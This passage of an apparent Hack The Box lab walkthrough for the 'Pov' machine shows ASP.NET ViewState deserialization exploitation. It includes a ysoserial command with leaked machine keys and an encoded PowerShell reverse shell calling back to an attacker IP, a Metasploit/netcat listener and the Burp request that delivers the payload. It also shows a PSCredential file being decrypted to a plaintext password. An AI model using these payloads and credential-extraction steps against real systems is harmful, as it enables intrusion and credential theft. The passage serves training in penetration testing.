AHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbg-
BkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwA-
bwBzAGUAKAApAA=="
```

Screenshot Evidence



```
PS C:\KaliShare\Release> .\ysoserial.exe -p ViewState -g TextFormattingRunProperties --decryptionalg="AES" --decryptionk
ey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --validationkey="5620D3D029
F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468"
--path="/portfolio/default.aspx" -c "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlA
G0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANwA0ACIALAAxADMAMwA3ACkAOwAkA
HMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9A
CAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlA
HMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiA
GoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0A
FMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyA
D4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiA
FAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlA
G4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtA
C4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuA
EYAbABlAHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=="
eOhMKo6QPLb4kaiR7mGrMLhiViGjsIQ7DFck4gpIewpSvp1W80Y6wDo3XJP0nlaNmD%2Bg4reTiT%2BIAhsMzlqfUWnS1TnLGKr%2FT6osbMN7WOHxvqkvrx
Jrt4TmVQmTvUdkQDwaYYwqykW4FocezTsUdbpQ9cMazGVjIFdPTI6gEHXvFZx2gtKRqTVFxcUqfGPb%2F2eYRYq6OcwHPJJ4ZeNQ0ekHzfBImcso3nZxPmF0
y0iLAV8B7KK%2F1AWR50GlAfvfCuzliKNjnQsBND6WLgtYZxdh04ObQd4RwRkUXtxaJxN%2BVS3TlGtj6jNqFZ57SuusbSrFYmgu2amw6wreTE6Txgmt8lMt
lygTZo4pkPzzUa2XcJaGRLRwigeGBb%2BRNHg0TLGGavIXLbtF2H00%2FWH02sIlPgr4nhOSZ0OFhMYhIn%2F%2BjApNnUgewBRuN2uZ6AqVfXWo6RTN7w2T
eR%2FVCPt8Ozfna4H5cY74iCzCydZGISW1a%2BKVVqTs4NltsbjPVdKLZGg12bjF9rmAybGng312ddTSsRFzJxV8gYRK0wNooijSmV8jUK3XDBUGjpV6UzS1
xL%2BvOi9RAtls3TOnqZV7R0PSkSC%2FQFLFb%2FfWadLTCrI9H0nMe3yRRjSDVFTY6ZtRzdaIIEgaTb9mOaD5BVprdwEiDrDAbD4yqi0t%2FnIfcNttu1BB
gtyg0VphakWN%2Fb%2FIJCEQQ%2B2y3t%2FnqrlKvd6ocvx2acge%2BtoW2flMUJpmksL63OTc9T3AIVgKNOZixlSHED5GpwbPhbaJ0KmyF9HP7slbDmjLcY
cXk1nsEUwETOw67j8X7rN05j%2FHzPz5J%2BoPw71TOI09vyWiv0eSU6U2UnDK4UR6RaY%2F5iyzmAqetllww03u6kDhMSdc7Q66jd4%2F4vwKKKtdigmQDz
PBorLYgbshn8lxtG4kopNE%2BhQQpS01mX9ZQLo0%2FmHVs17bIYz%2FSTDmn5nHe4w14CQrtPTEyAtG0eUchpz3xoeuOCmmiNeRPeH%2BKMUsMa9ZOXfqOn
%2FxfBJxY1t3NN5mhtDkh38TonBZi4SuG56zT4Edw2kO2ST1nTkpNe0X0anrE63b8V3tRv3tmCn3FwULoIbC%2BwsPNhNfjOUWu%2BLdTq32t4tczKINXz%2
Fny1nyvSlhXaAFB8l2UBRsxGFHFrqs%2FA7AF8rTFPyAXwsQIo1cUfyu2dfb%2BfI%2F81chKailU9h7JcOH1jxwwUt93EC2RVmJW7Nj5vxWcfggrII5Tv7S
OW4uxlftqb4mKKJsAQuj%2B7IAkM9sb1qtp8cGTuLfumHM%2B9cdVtLlYdyzWUH5reP7Or2hmx3xULhiuAjsLKeGI619ICZ4lzrD2hKWvQBPh1nw3aCSIsBm
krBDgKmSTwmxkYxbaJWDgn1YEnjZymL1Nk%2BamTUnT9xBVXPmXoKBr5uPryzlzfFoYHGqXtILk3iOa6ubepElW8RpDR6TNQXjqe5bBynm5q3YkjEam%2BsU
OPJGoqgm5wfTNCf6kYUTrI8dIFd%2FWEZhqprQ8ytF%2Fdf91plpVseVLqwLzHXcfqlUqTyN00CU9etBX23LBpK44PfBXxrvD0XGW22upzRl9UMLKHWwcxPK
jxZEbJv%2BrEBQPZyeZ27WbEoGZbgdonMJY3aLYquQ4nK%2BiY%2FMbhCBHfV7kB31uRQweGfEscUZ9tQf51uaI3esmClCpxd9gyiOsMlvWxg2XNpmtt0UCB
VnpGvJbN1YjXJqJ9dD68ebkZUvERHj7Np8wAROy%2B%2FOVQzLzU0jdg9BzkTI%2BhUd%2B5Jcn8pRzYV%2BvE2R4KymmzVap0AslrC8ibzKE%2BsRYh2F2V
Arp0H%2BTNYblNbu4faD3KIASs0Whiqv3THSFqSBv86tFeIBSJGtRxDG51paGGJyLaItnEA%2F8EaOSl9eIxwDaZI2Uou6NoGeNTsUH97DShdNqrI6PoHZOR
vf5iUh3f8xgWeLqNHQT5gNk6xC5HzDn1UTBNqGDO8pbAtSTEk2I3ixpn%2B1zyB7rvajY%2BK8vw9PdVegMbj%2Br8kBOcb4kSO%2F%2BDSID%2F6DL7skC2
k1ws4aS1dcfOPVK%2BDvW1sg4qaScAkUYdW6yzOqG6MmTKIuzCyWlvrhxe8WZYOt6BC11zNRsIINwcBtD7IweSBHakpq512MhOk51lnKS2peZunL%2FtRmEG
r50YJSbwQSxjyvY%2FPiElvMAu20ID6olVh5l8rcQZDik6vATZjQGRQr%2BegsvsupUSdpfGZuoAp6Q6f%2Bayjil%2BGUKAwjJf8pE4ZsasTO6LzOgkiX0X
eW55NEnxS%2BLib6mQQj5ADs1yHji4VGCXqHw76Fg9BWJ6TxEs9x5ke9WN5JkleVyKfT04xmnfo2xMk%2FlBMHEVKAs53PXfujAEjPufegXweFv3JuP5iEXi
RcmTAfAN9Bzuj0z6oRkJA%2FuoLnpYUi8N7zEvYoc8NXr8nifLJN0KSTrFIhyAEGa%2F7u2J0SfNuXbfjlOQI8ew9wRqKnigUP1FKyL0mHbS6dB9a%2Fqyc1
o5HurbgZaRAPjIPo3lrVNfYJ0z7RBofzoDKWc2G90i9yrgQwofgvk0c7wIC6%2B4iJE5qjSVlN7LBSsv%2BJjOPzXrUI86qJf0NaG074z%2By2u9wE%2FKwe
Mx7JbiSSgk3JW8jlf0SFxnm9SjodLemgMo3uEXylTmN5XZTQNlGhD9C5%2BBPY18DPEQ2XP%2BbUpwOgvLEVMHA6TEZZuojD7O%2FPyAhzBSphSIzhKgmRrr
5x22b3%2BThttPvJql4EtMPPdGk%2Ft2nbLvBGHb8LXX2IKEUME72ll1RAe1nNj61xhYzxG4MjfzeE045QD8Kgm19zFa9ys%2Bl1ioQnruWrO4R5b9Akuj5v
bIxn3JXPgBKItkc6ypERFqGx3QAgwY0UiDnqt8gbX%2B4a4ralOUYxj7feUqY1MZ64QyNWCUmn9rqFDw3OXUxSu%2BCFl3lPaUqfQBtLWbtBnGHp2rzbh9g8
8K7I4UxWgjeqBPI%2BuN72kb5x1PWl8FcLO4oh44p0JRnQ2N5zSHA9QGIdRDXth1nra2CMLNVLKT2gg4AAVZeUzBmaK55BcrApoKK%2Bw3qNJgEaEvP%2FbO
zWbv07Bw%3D%3D
PS C:\KaliShare\Release>
```

Payload Text


```
eOhMKo6QPLb4kaiR7mGrMLhiViGjsIQ7DFck4gplewpSvp1W80Y6wDo3XJP0nlaNmD%2Bg4reTiT%2BIAhsMzlqfUWnS1TnLGKr%2FT6osbMN7W-
OHxvqkvrxJrt4TmVQmTvUdkQDwaYYwqykW4FocezTsUdbpQ9cMazGVjIFdPTI6gEHXvFZx2gtKRqTVFxcUqfGPb%2F2eYRYq6OcwHPJJ4ZeNQ0e-
kHzfBImcso3nZxPmF0y0iLAV8B7KK%2F1AWR50GlAfvfCuzliKNjnQsBND6WLgtYZxdh04ObQd4RwRkUXtxaJxN%2BVS3TlGtj6jNqFZ57SuusbSrF-
Ymgu2amw6wreTE6Txgmt8lMtlygTZo4pkPzzUa2XcJaGRLRwigeGBb%2BRNHg0TLGGavIXLbtF2H00%2FWH02sIlPgr4nhOSZ0OFhMYhIn%2F%
2BjApNnUgewBRuN2uZ6AqVfXWo6RTN7w2TeR%2FVCPt8Ozfna4H5cY74iCzCydZGISW1a%2BKVVqTs4NltsbjPVdKLZGg12bjF9rmAybGng312dd-
TSsRFzJxV8gYRK0wNooijSmV8jUK3XDBUGjpV6UzS1xL%2BvOi9RAtls3TOnqZV7R0PSkSC%2FQFLFb%2FfWadLTCrI9H0nMe3yRRjSDVFTY6ZtRz-
daIIEgaTb9mOaD5BVprdwEiDrDAbD4yqi0t%2FnIfcNttu1BBgtyg0VphakWN%2Fb%2FIJCEQQ%2B2y3t%2FnqrlKvd6ocvx2acge%2BtoW2flMUJ-
pmksL63OTc9T3AIVgKNOZixlSHED5GpwbPhbaJ0KmyF9HP7slbDmjLcYcXk1nsEUwETOw67j8X7rN05j%2FHzPz5J%2BoPw71TOI09vyWiv0eSU6
U2UnDK4UR6RaY%2F5iyzmAqetllww03u6kDhMSdc7Q66jd4%2F4vwKKKtdigmQDzPBorLYgbshn8lxtG4kopNE%2BhQQpS01mX9ZQLo0%2Fm-
HVs17bIYz%2FSTDmn5nHe4w14CQrtPTEyAtG0eUchpz3xoeuOCmmiNeRPeH%2BKMUsMa9ZOXfqOn%2FxfBJxY1t3NN5mhtDkh38TonBZi4Su-
G56zT4Edw2kO2ST1nTkpNe0X0anrE63b8V3tRv3tmCn3FwULoIbC%2BwsPNhNfjOUWu%2BLdTq32t4tczKINXz%2Fny1nyvSlhXaAFB8l2UBRsx-
GFHFrqs%2FA7AF8rTFPyAXwsQIo1cUfyu2dfb%2BfI%2F81chKailU9h7JcOH1jxwwUt93EC2RVmJW7Nj5vxWcfggrII5Tv7SOW4uxlftqb4mKKJsAQuj
%2B7IAkM9sb1qtp8cGTuLfumHM%2B9cdVtLlYdyzWUH5reP7Or2hmx3xULhiuAjsLKeGI619ICZ4lzrD2hKWvQBPh1nw3aCSIsBmkrBDgKmSTwmx-
kYxbaJWDgn1YEnjZymL1Nk%2BamTUnT9xBVXPmXoKBr5uPryzlzfFoYHGqXtILk3iOa6ubepElW8RpDR6TNQXjqe5bBynm5q3YkjEam%2BsUOPJ-
Goqgm5wfTNCf6kYUTrI8dIFd%2FWEZhqprQ8ytF%2Fdf91plpVseVLqwLzHXcfqlUqTyN00CU9etBX23LBpK44PfBXxrvD0XGW22upzRl9UMLKHW-
wcxPKjxZEbJv%2BrEBQPZyeZ27WbEoGZbgdonMJY3aLYquQ4nK%2BiY%2FMbhCBHfV7kB31uRQweGfEscUZ9tQf51uaI3esmClCpxd9gyiOsMlv-
Wxg2XNpmtt0UCBVnpGvJbN1YjXJqJ9dD68ebkZUvERHj7Np8wAROy%2B%2FOVQzLzU0jdg9BzkTI%2BhUd%2B5Jcn8pRzYV%2BvE2R4Kymmz-
Vap0AslrC8ibzKE%2BsRYh2F2VArp0H%2BTNYblNbu4faD3KIASs0Whiqv3THSFqSBv86tFeIBSJGtRxDG51paGGJyLaItnEA%2F8EaOSl9eIxwDaZI2
Uou6NoGeNTsUH97DShdNqrI6PoHZORvf5iUh3f8xgWeLqNHQT5gNk6xC5HzDn1UTBNqGDO8pbAtSTEk2I3ixpn%2B1zyB7rvajY%2BK8vw9PdV-
egMbj%2Br8kBOcb4kSO%2F%2BDSID%2F6DL7skC2k1ws4aS1dcfOPVK%2BDvW1sg4qaScAkUYdW6yzOqG6MmTKIuzCyWlvrhxe8WZYOt6BC1
1zNRsIINwcBtD7IweSBHakpq512MhOk51lnKS2peZunL%2FtRmEGr50YJSbwQSxjyvY%2FPiElvMAu20ID6olVh5l8rcQZDik6vATZjQGRQr%2Begs-
vsupUSdpfGZuoAp6Q6f%2Bayjil%2BGUKAwjJf8pE4ZsasTO6LzOgkiX0XeW55NEnxS%2BLib6mQQj5ADs1yHji4VGCXqHw76Fg9BWJ6TxEs9x5ke9
WN5JkleVyKfT04xmnfo2xMk%2FlBMHEVKAs53PXfujAEjPufegXweFv3JuP5iEXiRcmTAfAN9Bzuj0z6oRkJA%2FuoLnpYUi8N7zEvYoc8NXr8nifLJN0K-
STrFIhyAEGa%2F7u2J0SfNuXbfjlOQI8ew9wRqKnigUP1FKyL0mHbS6dB9a%2Fqyc1o5HurbgZaRAPjIPo3lrVNfYJ0z7RBofzoDKWc2G90i9yrgQwof-
gvk0c7wIC6%2B4iJE5qjSVlN7LBSsv%2BJjOPzXrUI86qJf0NaG074z%2By2u9wE%2FKweMx7JbiSSgk3JW8jlf0SFxnm9SjodLemgMo3uEXylTmN5X-
ZTQNlGhD9C5%2BBPY18DPEQ2XP%2BbUpwOgvLEVMHA6TEZZuojD7O%2FPyAhzBSphSIzhKgmRrr5x22b3%2BThttPvJql4EtMPPdGk%2Ft2nb-
LvBGHb8LXX2IKEUME72ll1RAe1nNj61xhYzxG4MjfzeE045QD8Kgm19zFa9ys%2Bl1ioQnruWrO4R5b9Akuj5vbIxn3JXPgBKItkc6ypERFqGx3QAgw-
Y0UiDnqt8gbX%2B4a4ralOUYxj7feUqY1MZ64QyNWCUmn9rqFDw3OXUxSu%2BCFl3lPaUqfQBtLWbtBnGHp2rzbh9g88K7I4UxWgjeqBPI%2BuN-
72kb5x1PWl8FcLO4oh44p0JRnQ2N5zSHA9QGIdRDXth1nra2CMLNVLKT2gg4AAVZeUzBmaK55BcrApoKK%2Bw3qNJgEaEvP%2FbOzWbv07Bw%
3D%3D
```

I started a listener

```
# Metasploit Way
```


```
use multi/handler
set LHOST 10.10.14.74
set LPORT 1337
run -j

# Or netcat way
nc -lvnp 1337
```

I started Burpsuites Intercept and clicked the “Download CV” button to catch the request
I pasted in the ysoserial generated payload for the **__VIEWSTATE** parameter
Screenshot Evidence



```
POST /portfolio/default.aspx HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 361
Origin: http://dev.pov.htb
Connection: close
Referer: http://dev.pov.htb/portfolio/default.aspx
Upgrade-Insecure-Requests: 1

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=[illegible]&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=[illegible]&file=cv.pdf
```

I then forwarded the request which caught the shell
Screenshot Evidence




```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

PS C:\windows\system32\inetsrv> hostname
pov
PS C:\windows\system32\inetsrv> whoami
pov\sfitz
PS C:\windows\system32\inetsrv> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::108
   IPv6 Address. . . . . . . . . . . : dead:beef::7b27:2037:dc2d:5ffc
   Link-local IPv6 Address . . . . . : fe80::46fd:b488:a40f:2c3b%4
   IPv4 Address. . . . . . . . . . . : 10.129.24.147
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%4
                                       10.129.0.1
PS C:\windows\system32\inetsrv> |
```

In the sfitz Documents directory is a file called connection.xml
Turns out this is a credential file

```
# Command Executed
type C:\Users\sfitz\Documents\connection.xml
```

Screenshot Evidence




```
PS C:\Users\sfitz> type Documents/connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340
627255768e65ae76e179107379a964fa8ff156cee21000000000e8000000002000020000000c0bd8
e8adf92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000
9326c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
    </Props>
```

I can read the password in the credential objects Network password

```
# Commands Executed
$Cred = Import-CliXml -Path Documents\connection.xml
$Cred.GetNetworkCredential().Password
```

```
# RESULTS
f8gQ8fynP44ek1m3
```

Screenshot Evidence



```
PS C:\Users\sfitz> $Cred = Import-CliXml -Path Documents\connection.xml
PS C:\Users\sfitz> $Cred.GetType()

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
True     True     PSCredential                             System.Object


PS C:\Users\sfitz> $Cred.GetNetworkCredential().Password
f8gQ8fynP44ek1m3
PS C:\Users\sfitz> |
```

USER: alaading
PASS: f8gQ8fynP44ek1m3

